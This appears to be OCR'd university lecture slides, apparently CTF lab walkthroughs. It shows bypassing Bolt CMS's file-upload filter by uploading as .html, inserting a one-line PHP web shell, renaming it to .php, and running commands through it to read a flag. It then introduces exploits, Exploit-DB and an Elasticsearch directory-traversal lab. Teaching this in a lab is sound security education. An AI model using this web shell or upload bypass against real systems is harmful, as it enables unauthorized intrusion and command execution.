
files://

Files	Filesize / Modified
.htaccess	194 B, 10 months ago
index.html	4 B, 10 months ago

We can't upload php file:

Laboratory: bolt

Now change **the extension** of the **.php** file into **.html**



35.246.170.233:31064/bolt/files

Bolt A sample site

File Management

File 'rce.php' could not be uploaded (wrong/disallowed file type). Make sure the file extension is one of the following: .twig, .html, .js, .css, .scss, .gif, .jpg, .jpeg, .png, .ico, .zip, .tgz, .txt, .md, .doc, .docx, .pdf, .epub, .xls, .xlsx, .ppt, .pptx, .mp3, .ogg, .wav, .m4a, .mp4, .m4v, .ogv, .wmv, .avi, .webm, .svg

files://


Files	Filesize / Modified
.htaccess	194 B, 10 months ago
index.html	4 B, 10 months ago

Drop files in the file manager to upload them or use the button below.

Allowed file types are: [illegible]

Try to upload as .html

Laboratory: bolt



Not secure | 35.246.170.233:31064/bolt/files

Bolt A sample site

File Management

File 'rce.html' was uploaded successfully

files://

Files	Filesize / Modified
.htaccess	194 B, 10 months ago
index.html	4 B, 10 months ago
rce.html	34 B, a few seconds ago

Upload a file to this folder


Drop files in the file manager to upload them or use the button below

Allowed file types are: Types

Perfect !

Laboratory: bolt

When you click to the file, it starts editing



```
35.246.170.233:31064/bolt/file/edit/files/rce.html
```

Edit file


files://rce.html

```
<?php echo system($_GET['cmd']);?>
```

Saved on: Mon Sep 5 08:55:05 2022 (5 minutes ago)

Laboratory: bolt

Go to options and rename the rce.html file to rce.php




File Management

File rce.html was uploaded successfully

files://

Files	Filesize / Modified
.htaccess	194 B 10 months ago
index.html	4 B 10 months ago
rce.html	34 B 9 minutes ago




File Management

files://

Files	Filesize / Modified
.htaccess	194 B 10 months ago
index.html	4 B 10 months ago
rce.php	34 B 9 minutes ago


Laboratory: bolt

Click on rce.php




```
35.246.170.233:31064/files/rce.php?f948f370ba
```

Add cmd




```
35.246.170.233:31064/files/rce.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```
35.246.170.233:31064/files/rce.php?cmd=ls%20-l
total 8 -rwxrwxrwx 1 www-data www-data 4 Nov 8 2021 index.html -rw-rw-r-- 1 www-data www-data 34 Sep 5 08:55 rce.php -rw-rw-r-- 1 www-data www-data 34 Sep 5 08:55 rce.php
```

Laboratory: bolt

Our CTF



Not secure | 35.246.170.233:31064/files/rce.php?cmd=cat%20/flag.txt

```
CTF{b12e3b34c581d4f3c66c00cc7f8dabec8838dab0acf26c2cfbe2f7d291326f75} CTF{b12e3b34c581d4f3c66c00cc7f8dabec8838dab0acf26c2cfbe2f7d291326f75}
```

Thank you for Attention!

contact: *email: gakhalaia@cu.edu.ge*
mob: 598 590158

Working on Exploits

Giorgi Akhalaia

Tbilisi, 2022

Overview

- exploitdb search
- python code validation
- Machines: elastic
- SSH
- Machine: libssh

Terms & Conditions

For Educational Purposes Only

In either case,
hacking without a customer's
explicit permission and direction
is a crime.

Exploits


An exploit is a program, or piece of code, designed to find and take advantage of a security flaw or vulnerability in an application or computer system, typically for malicious purposes such as installing malware.

An exploit is not malware itself, but rather it is a method used by cybercriminals to deliver malware.

Based on popular usage of exploit terms, an exploit is referred to as a zero-day exploit when it is used to attack a vulnerability that has been identified but not yet patched, also known as a zero-day vulnerability.

Exploit Database

https://www.exploit-db.com/



Date	D	A	V	Title	Type	Platform	Author
2022-09-02	⬇		✗	WordPress Plugin Netroics Blog Posts Grid 1.0 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Luqman Hakim Zahari
2022-09-02	⬇		✗	WordPress Plugin Testimonial Slider and Showcase 2.2.6 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Luqman Hakim Zahari
2022-09-02	⬇		✗	Sophos XG115w Firewall 17.0.10 MR-10 - Authentication Bypass	WebApps	Hardware	Aryan Chehreghani
2022-08-09	⬇		✗	PAN-OS 10.0 - Remote Code Execution (RCE) (Authenticated)	Remote	Multiple	UnD3sc0n0c1d0
2022-08-09	⬇		✗	ThingsBoard 3.3.1 'description' - Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Steffen Langenfeld
2022-08-09	⬇		✗	ThingsBoard 3.3.1 'name' - Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Steffen Langenfeld
2022-08-09	⬇		✗	Feehi CMS 2.1.1 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Shivam Singh
2022-08-09	⬇		✗	Prestashop blockwishlist module 2.1.0 - SQLi	WebApps	PHP	Karthik UJ
2022-08-02	⬇		✗	uftpd 2.10 - Directory Traversal (Authenticated)	Remote	Linux	Aaron Esau
2022-08-01	⬇	■	✗	Easy Chat Server 3.1 - Remote Stack Buffer Overflow (SEH)	Remote	Windows	r00tpgp
2022-08-01	⬇		✗	Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)	WebApps	Linux	Emir Polat

Laboratory: elastic


Description:

Directory traversal vulnerability in Elasticsearch allows remote attackers to read arbitrary files via unspecified vectors related to snapshot API calls.

Flag format: CTF{sha256}

Level: Medium

Server: 34.141.12.127:31590




Not secure | 34.141.12.127:31590

```
{
  "status" : 200,
  "name" : "James Jaspers",
  "version" : {
    "number" : "1.3.4",
    "build_hash" : "a70f3ccb52200f8f2c87e9c370c6597448eb3e45",
    "build_timestamp" : "2014-09-30T09:07:17Z",
    "build_snapshot" : false,
    "lucene_version" : "4.9"
  },
  "tagline" : "You Know, for Search"
}
```

Hints:

- **Hint 1:** no hints ^^

Laboratory: elastic



```
{
  "status" : 200,
  "name" : "James Jaspers",
  "version" : {
    "number" : "1.3.4",
    "build_hash" : "a70f3ccb52200f8f2c87e9c370c6597448eb3e45",
    "build_timestamp" : "2014-09-30T09:07:17Z",
    "build_snapshot" : false,
    "lucene_version" : "4.9"
  },
  "tagline" : "You Know, for Search"
}
```

